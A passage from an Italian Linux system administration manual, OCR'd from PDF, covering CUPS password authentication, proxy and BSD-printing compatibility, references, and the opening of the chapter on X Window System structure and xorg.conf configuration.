





Enter password again *******[Invio]
```

Se la parola d'ordine viene ripetuta correttamente e soddisfa i requisiti minimi imposti da '**lppasswd**' (non deve assomigliare al nominativo e deve essere sufficientemente varia), si ottiene l'aggiunta di una riga nel file '/etc/cups/passwd.md5', che potrebbe assomigliare a quella seguente:

```
pippo:sys:d091266158b6c7620c306db2ece25e42
```

Se si usa anche l'opzione '**-g**', come mostrato nella tabella 27.123, si può intervenire anche nel secondo campo, che descrive il nome del gruppo.

Se la richiesta di autenticazione '**Digest**' si integra con la direttiva '**AuthClass**' e viene richiesta l'appartenenza a un gruppo particolare (che può essere quello stabilito dalla direttiva '**AuthGroupName**', oppure '**SystemGroup**', il gruppo che si associa all'utente deve esistere realmente nel sistema Unix e corrispondere a quello richiesto; diversamente l'autenticazione fallirebbe.

27.9.7.4 Problemi di accesso attraverso un proxy

«

Se ci si avvale di un proxy HTTP, può diventare impossibile l'accesso al servizio di Cups. Per prima cosa, l'indirizzo corrispondente al proxy deve essere ammesso ad accedere; inoltre, ci possono essere dei problemi con la porta TCP: se si consente a Cups di usare la porta 80, può darsi che il proxy riesca ad accedere, ma non è garantito che poi si possano raggiungere le posizioni che richiedono una forma di autenticazione.

27.9.8 Compatibilità con il sistema di stampa BSD

«

La compatibilità con il sistema di stampa BSD, si attua in due modi. Da un lato, viene mantenuto il file '`/etc/printcap`' (salvo che gli si voglia cambiare nome per qualche motivo); dall'altro è possibile attivare un demone, '**cups-lpd**', che è in grado di accettare richieste di stampa secondo il vecchio protocollo. Per attivare il demone, occorre intervenire nel file di configurazione '`/etc/inetd.conf`', aggiungendo un record simile a quello seguente:

```
printer stream tcp nowait lp /usr/lib/cups/daemon/cups-lpd cups-lpd
```

Naturalmente, ci si deve poi prendere cura di informare il supervisore dei servizi di rete (di solito l'eseguibile '**inetd**'), inviando un segnale di aggancio:

```
# killall -HUP inetd[Invio]
```

Inoltre, per poter utilizzare un vecchio servente conforme al protocollo usato dal sistema di stampa BSD, si può farvi riferimento con URI del tipo:

```
lpd://nodo/coda_remota
```

27.9.9 Considerazioni finali

Cups è un sistema di stampa molto complesso e anche molto comodo; tuttavia, il carico elaborativo che si crea nel momento in cui viene accodato un processo di stampa, è molto elevato. In pratica, se l'elaboratore in cui si attiva un servizio di stampa con Cups non ha la potenza sufficiente, si possono generare dei ritardi che inizialmente sembrano inspiegabili; inoltre, se l'elaboratore è particolarmente carente di risorse, si rischia lo stallo del sistema operativo.

27.10 Riferimenti

- L. McLaughlin III, *RFC 1179: Line Printer Daemon Protocol*, 1990, http://www.ietf.org/rfc/rfc1179.txt
- Till Kamppeter, Kurt Pfeifle, *Some theoretical background: CUPS, PPDs, PostScript and GhostScript*, http://www.openprinting.org/download/kpfeifle/LinuxKongress2002/Tutorial/III.PostScript-and-PPDs/III.PostScript-and-PPDs.html

- *OpenPrinting*, *http://www.linuxfoundation.org/collaborate/workgroups/openprinting*
- Easy Software Products, *Common UNIX printing system*, *http://www.cups.org/*
- PWG, *Internet Printing Protocol*, *http://www.pwg.org/ipp/*
- S. Zilles, *RFC 2568: Rationale for the Structure of the Model and Protocol for the Internet Printing Protocol*, 1999, *http://www.ietf.org/rfc/rfc2568.txt*

[1] **BSD line printing spool system** UCB BSD

[2] **LPRng** GNU GPL o Artistic

[3] **Rlpr** GNU GPL

[4] Se si fanno modifiche al file '`/etc/printcap`' bisogna ricordare di inviare un segnale di aggancio al demone '**`lpd`**' per fare in modo che venga riletto questo file: '**`kill -s SIGHUP`** ***pid_di_lpd***'.

[5] **HPIJS** GNU GPL, BSD e MIT

[6] **Apsfilter** GNU GPL

[7] **PSUtils** licenza speciale formulata in modo poco preciso

[8] **Magicfilter** GNU GPL

[9] **Foomatic** GNU GPL

[10] La sigla «RIP» sta per *Raster image processor*.

[11] **A2ps** GNU GPL

[12] **Enscript** GNU GPL

[13] **Cups** GNU GPL

[14] Il protocollo IPP utilizza a sua volta il protocollo HTTP.

[15] Si rammenta che per il momento non è ancora stato spiegato come fare per abilitare l'accesso alle stampanti locali da parte di nodi di rete remoti.

[16] Come già chiarito in precedenza, per coda di stampa si fa riferimento indifferentemente a una classe, una stampante logica o a un'istanza di una stampante logica.

28.1 Struttura 2779
28.1.1 Hardware 2780
28.1.2 Cliente-servente 2783
28.2 X.Org 2785
28.3 Lettura del file di configurazione 2785
28.4 Accesso a un servente di caratteri 2790
28.5 Funzionamento e accesso 2792
28.5.1 Procedura di avvio 2793
28.5.2 Privilegi per il funzionamento di un servente grafico 2804
28.5.3 Stazioni grafiche virtuali multiple 2805
28.5.4 Definizione dello schermo 2807
28.5.5 Accedere allo schermo 2808
28.5.6 Accedere allo schermo con Secure Shell 2821
28.5.7 Cambiare identità 2823
28.5.8 Tipi di carattere 2825
28.5.9 X e l'uso senza dispositivo di puntamento 2826
28.6 La tastiera e la sua configurazione «elementare» 2828
28.6.1 Livelli, tasti morti, composizione e gruppi 2829
28.6.2 Configurazione elementare 2833
28.6.3 Geometria 2842

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

28.7 Configurazione più dettagliata della tastiera e del mouse 2846

28.7.1 Componenti della configurazione 2847
28.7.2 Modificatori 2848
28.7.3 Configurazione 2848
28.7.4 Configurazione con «xmodmap» 2857

28.8 Metodi di inserimento intelligente con SCIM 2870

28.8.1 SCIM 2871
28.8.2 Attivazione del metodo di inserimento intelligente 2872
28.8.3 La configurazione locale 2873
28.8.4 Utilizzo 2875

28.9 Gestore di finestre: Fvwm 2876

28.10 Accorgimenti per la costruzione di un menù 2879

28.10.1 Verifica della disponibilità 2880
28.10.2 Verificare che un programma non sia già in funzione 2880
28.10.3 Informare della fase di avvio del programma . . . 2882
28.10.4 Mettere assieme le varie fasi di controllo 2883
28.10.5 Innesto di un file system 2884
28.10.6 Separazione di un file system 2885

28.11 X: login grafico 2885

28.11.1 Configurazione generale 2886
28.11.2 Utilizzo attraverso la rete 2887
28.11.3 Avvio 2888

28.11.4 Xdm 2888
28.11.5 Gdm 2892
28.11.6 Kdm 2893
28.11.7 Wdm 2894
28.12 Sessione 2894
28.12.1 Il problema che motiva il concetto di «sessione» 2894
28.12.2 Gli script che controllano l'avvio della sessione 2895
28.12.3 Gestori di sessione 2896
28.12.4 Gnome 2897
28.12.5 KDE 2900
28.13 Accesso remoto alla sessione di lavoro 2906
28.13.1 Funzionamento di VNC in generale 2907
28.13.2 Avvio e conclusione del funzionamento del servente VNC in un sistema GNU 2909
28.13.3 Avvio del servente VNC in condizioni difficili in un sistema GNU 2914
28.13.4 Configurazione e utilizzo dei caratteri tipografici 2920
28.13.5 Accesso a un servente VNC 2920
28.13.6 Utilizzo comune di VNC 2922
28.13.7 VNC attraverso un tunnel cifrato con il protocollo SSH 2923
28.13.8 Inserire VNC automaticamente all'avvio di X .. 2924
28.13.9 RealVNC e TightVNC 2927
28.13.10 Script «vncrc» 2927

28.13.11 Conclusione 2927
28.14 Composizione video 2928
28.15 Il futuro di X 2929
28.16 Riferimenti 2929

.fvwmrc 2876 .vncrc 2920 .Xauthority 2808 2817 .xinitrc 2794 2800 2876 .xmodmap 2859 .xserverrc 2794 .xsession 2886 2894 .Xsession 2886 2894 /etc/kde2/kdm/ 2893 /etc/X11/gdm/ 2892 /etc/X11/kdm/ 2893 /etc/X11/wdm/ 2894 /etc/X11/xdm/ 2888 /etc/X11/xkb/ 2846 /etc/X11/xkb/rules/ 2833 fvwm 2876 gnomecc 2898 gnome-session 2897 gnome-wm 2897 mcookie 2816 panel 2899 setxkbmap 2833 startx 2793 2796 vnc.conf 2920 vncpasswd 2914 vncrc 2927 vncserver 2909 X 2801 2804 xauth 2812 xdm-config 2888 xev 2857 xhost 2818 xinit 2794 xinitrc 2801 xkbcomp 2855 xkbprint 2842 xmodmap 2857 2859 xon 2820 xorg.conf 2785 2785 Xrealvnc 2914 xserverrc 2801 Xsession 2886 2894 Xtightvnc 2914 Xvnc 2914 xvncviewer 2920 X -configure 2785 $DISPLAY 2805

X è un sistema grafico per gli ambienti Unix, o più precisamente per gli ambienti aderenti agli standard C ANSI o POSIX. X Window System è stato sviluppato originariamente nei laboratori del MIT (*Massachusetts institute of technology*) e in seguito tutti i diritti sono stati assegnati a un altro ente.

I termini X, X Window e X Window System sono da intendersi come sinonimi dello stesso sistema grafico, mentre il nome «X Windows» non è corretto.

X Window System è un marchio registrato. Lo sviluppo di X come software libero avviene attraverso la fondazione X.Org (*http://www.x.org*).

28.1 Struttura

Nel sistema X si utilizzano alcuni termini importanti che rappresentano altrettante parti di questo.

- **servente X**

  Il servente X è il programma che gestisce le funzionalità grafiche e le mette a disposizione degli altri programmi. Per questa ragione, l'elaboratore su cui si fa funzionare il servente X deve essere dotato di video grafico, tastiera e mouse. Il servente grafico fornisce anche un servizio di rete dal momento che consente l'accesso a programmi in funzione presso altri elaboratori.

- **cliente X**

  I clienti X sono i programmi che utilizzano questo ambiente grafico comunicando con il servente X. Un cliente X può essere messo in funzione anche in un elaboratore diverso da quello sul quale è in funzione un servente X.

- **protocollo X**

  Tra i clienti X e il servente X, intercorre una comunicazione, attraverso un protocollo prestabilito.

- **librerie**

  I programmi che utilizzano i servizi del servente X accedono a funzioni offerte da librerie apposite: quelle fondamentali sono Xlib e XCB.

- **gestore di finestre**

  Un gestore di finestre, ovvero un *window manager*, è un programma speciale che si occupa di gestire le finestre delle varie applicazioni. In generale, nell'ambiente X si tratta di un cliente X.

28.1.1 Hardware

«

Dal punto di vista di X, l'hardware è ciò che consente di interagire in questo sistema grafico (nel senso che il resto non è di sua competenza). Si tratta della tastiera, dello schermo grafico e del dispositivo di puntamento. In pratica il ruolo di X è quello di controllare tutto questo.

Figura 28.1. X è un sistema attraverso il quale, teoricamente, è possibile avere macchine che fanno girare più di un servente grafico, ognuno in grado di controllare una stazione grafica (*display*) che a sua volta utilizza uno o più schermi grafici.



All'interno di un elaboratore possono funzionare teoricamente più serventi grafici per controllare altrettante stazioni grafiche di lavoro. Inoltre, sempre teoricamente, una stazione grafica può utilizzare più di uno schermo grafico contemporaneamente.

Nel gergo di X la stazione grafica è il *display*, che viene identificato da un numero a partire da zero, nella forma '**:*n***'. Se una stazione grafica è dotata di più di uno schermo, quando si deve fare riferimento a uno di questi occorre aggiungere all'indicazione del numero della stazione grafica quello dello schermo. Anche in questo caso, il pri-

mo corrisponde a zero. La forma diventa quindi ‘`:`***n*** `.`***m***’, dove ***n*** è la stazione grafica e ***m*** è lo schermo. La figura 28.1 dovrebbe chiarire il meccanismo. Il valore predefinito di stazione grafica e schermo è zero, per cui, quando non si specificano queste informazioni, si intende implicitamente lo schermo ‘`:0.0`’.

I dispositivi di puntamento, solitamente il mouse, possono avere un numero variabile di tasti; teoricamente si va da un minimo di uno a un massimo di cinque. Nell’ambiente X, questi tasti si distinguono attraverso un numero: 1, 2, 3, 4 e 5. Il tasto sinistro è il primo e da lì si continua la numerazione. Quando si utilizza un mouse a tre tasti, il tasto numero due è quello centrale.

Per X è necessario disporre di almeno tre tasti: nei mouse a due tasti, il tasto destro svolge la funzione del tasto numero tre e solitamente il tasto centrale (cioè il numero due) si ottiene con l’uso contemporaneo dei due tasti esistenti.

Figura 28.2. La numerazione dei tasti dei mouse che ne hanno solo due è particolare.



Questo problema viene ripreso nella descrizione della configurazio-

ne di X e lì dovrebbe risultare più chiaro.

28.1.2 Cliente-servente

Il programma che si occupa di gestire la stazione grafica è il servente grafico. È un servente perché offre solo dei servizi e non interagisce direttamente con l'utente. Sono i programmi clienti a interagire con l'utente. Questi richiedono al servente di poter utilizzare uno schermo determinato e, attraverso la stazione grafica corrispondente, sono in grado di ricevere l'input della tastiera e del dispositivo di puntamento.

Tra i programmi clienti, quello che riveste un ruolo fondamentale è il gestore di finestre, attraverso il quale si rendono disponibili quei meccanismi con cui si può passare facilmente da un programma all'altro e le finestre possono essere ridimensionate o ridotte a icona.

X è trasparente nei confronti della rete. Un programma cliente può utilizzare i servizi di un servente remoto, interagendo con la stazione grafica di quel servente. Questo tipo di utilizzo richiede comunque una forma di autorizzazione o autenticazione, per motivi di sicurezza.

Quando si vuole identificare uno schermo particolare di un certo elaboratore nella rete, si antepone alle coordinate (già viste nella sezione precedente) il nome o l'indirizzo di quell'elaboratore: '***nodo*:*n*.*m***'. La figura 28.3 mostra un esempio di questo tipo di utilizzo.

Figura 28.3. Il servente grafico può concedere l'utilizzo della stazione grafica anche a programmi in esecuzione su elaboratori remoti.



Un programma cliente può connettersi con un servente X, sia locale, sia remoto. Per una connessione remota occorre stabilire un collegamento. Il servente X resta normalmente in ascolto sulla porta 6000 + ***n***, dove ***n*** rappresenta il numero della stazione grafica, ovvero del servente X.

Nel caso di una stazione grafica con indirizzo '`:1`', la porta su cui dovrebbe trovarsi in ascolto il servente relativo è la numero 6001.

Il concetto di cliente-servente per ciò che riguarda la rete viene ripreso nei capitoli dedicati proprio alle connessioni in rete (capitolo 32 e successivi).

Infine, è bene tenere in considerazione il fatto che le librerie specifiche per X (Xlib), sono indispensabili sia per i serventi, sia per i clienti.

28.2 X.Org

La versione libera di X è costituita da X.Org[1] e in precedenza è stata XFree86.[2] In generale si tratta di un servente X per i sistemi operativi Unix, eventualmente in più versioni alternative, specifiche per un gruppo particolare di adattatori grafici.

La struttura originaria prevista per il file system di un sistema GNU e di altri sistemi Unix collocava tutti i file statici di X (binari, documentazione, librerie, ecc.) al di sotto di '`/usr/X11R6/`', ma attualmente questa anomalia sta scomparendo.

X utilizza un file di configurazione, che può essere collocato in varie posizioni, ma generalmente si trova nella directory '`/etc/X11/`'. Il file di configurazione può avere nomi diversi in base alla realizzazione di X, ma nel caso di X.Org si tratta semplicemente di '`xorg.conf`'. In caso di necessità può essere generato un file di configurazione iniziale con il comando '**`X -configure`**':

```
# X -configure [Invio]
```

Ciò che si ottiene il file '`xorg.conf.new`' nella directory personale dell'utente '**`root`**'. Questo file potrebbe essere usato per rimpiazzare '`/etc/X11/xorg.conf`'.

28.3 Lettura del file di configurazione

La lettura del file di configurazione di X ('`/etc/X11/xorg.conf`') può dare molte informazioni utili sull'organizzazione del sistema grafico. In particolare, i programmi utilizzati per generarlo sono realizzati in modo da inserire molti commenti, tra cui anche esempi di direttive, così da agevolare chi volesse modificarlo successivamente a mano.

A titolo di esempio viene illustrato un file di configurazione generalizzato, suddividendolo nelle sue sezioni, adatto alla maggior parte dell'hardware comune, aderente alle specifiche VESA.

Nel file, il simbolo '**#**' serve a iniziare un commento che termina alla fine della riga e le righe bianche o vuote vengono ignorate; inoltre, le direttive che occupano più righe vengono separate semplicemente, senza bisogno si simboli di continuazione. Le direttive del file sono raggruppate in sezioni, dichiarate nel modo seguente:

```
Section "nome_sezione"
    direttiva
    direttiva
    ...
EndSection
```

All'interno del file possono essere definiti vari schermi, tastiere e mouse, senza necessariamente che tutto debba essere utilizzato o utilizzabile. Per riassumere ciò che serve e che deve essere attivato nella gestione di X, si utilizza la sezione '**ServerLayout**'. In questo caso si definisce l'impostazione '**Layout0**' che mette assieme lo schermo '**Screen0**', la tastiera '**Keyboard0**' e il mouse '**Mouse0**':

```
Section "ServerLayout"
        Identifier      "Layout0"
        Screen      0   "Screen0"      0 0
        InputDevice     "Keyboard0"    "CoreKeyboard"
        InputDevice     "Mouse0"       "CorePointer"
EndSection
```

La sezione '**Files**' serve a determinare la collocazione dei file usati da X. In questo caso si dichiara la collocazione dei moduli di X e dei

file che descrivono i caratteri tipografici:

```
Section "Files"
        ModulePath  "/usr/lib/xorg/modules"
        FontPath    "/usr/share/fonts/X11/misc"
        FontPath    "/usr/share/fonts/X11/cyrillic"
        FontPath    "/usr/share/fonts/X11/100dpi/:unscaled"
        FontPath    "/usr/share/fonts/X11/75dpi/:unscaled"
        FontPath    "/usr/share/fonts/X11/Type1"
        FontPath    "/usr/share/fonts/X11/100dpi"
        FontPath    "/usr/share/fonts/X11/75dpi"
        FontPath    "/usr/share/fonts/truetype/"
        FontPath    "/var/lib/defoma/x-ttcidfont-conf.d/dirs/TrueType"
        FontPath    "/var/lib/defoma/x-ttcidfont-font.d/dirs/CID/"
        FontPath    "unix/:7100"        # local font server
        FontPath    "built-ins"
EndSection
```

I moduli che si vuole siano usati da X sono elencati nella sezione '**Module**'. Eventualmente possono essere indicati anche moduli che in pratica non sono presenti: nel caso non vengono caricati.

```
Section "Module"
        Load    "dri2"
        Load    "bitmap"
        Load    "dbe"
        Load    "ddc"
        Load    "dri"
        Load    "extmod"
        Load    "freetype"
        Load    "glx"
        Load    "int10"
        Load    "record"
        Load    "type1"
        Load    "v4l"
        Load    "vbe"
EndSection
```

Nelle sezioni '**InputDevice**' si dichiarano principalmente la tastiera e il mouse (o dei componenti equivalenti). In questo caso la sezione viene usata per la tastiera e si attribuiscono anche opzioni speciali per garantire che funzionino i livelli terzo e quarto, ottenuti con la combinazione del tasto [*Maiuscole*]; inoltre si richiede espressamente che la combinazione [*Ctrl Alt Backspace*] chiuda il funzionamento di X. Per garantire il funzionamento corretto di quanto configurato, ci si può anche avvalere del comando '**setxkbmap**', così come suggerito dai commenti inseriti in questa sezione:

```
Section "InputDevice"
        Identifier      "Keyboard0"
        Driver          "kbd"
        Option          "CoreKeyboard"
        #
        Option          "AutoRepeat"    "500 30"
        Option          "LeftAlt"       "Meta"
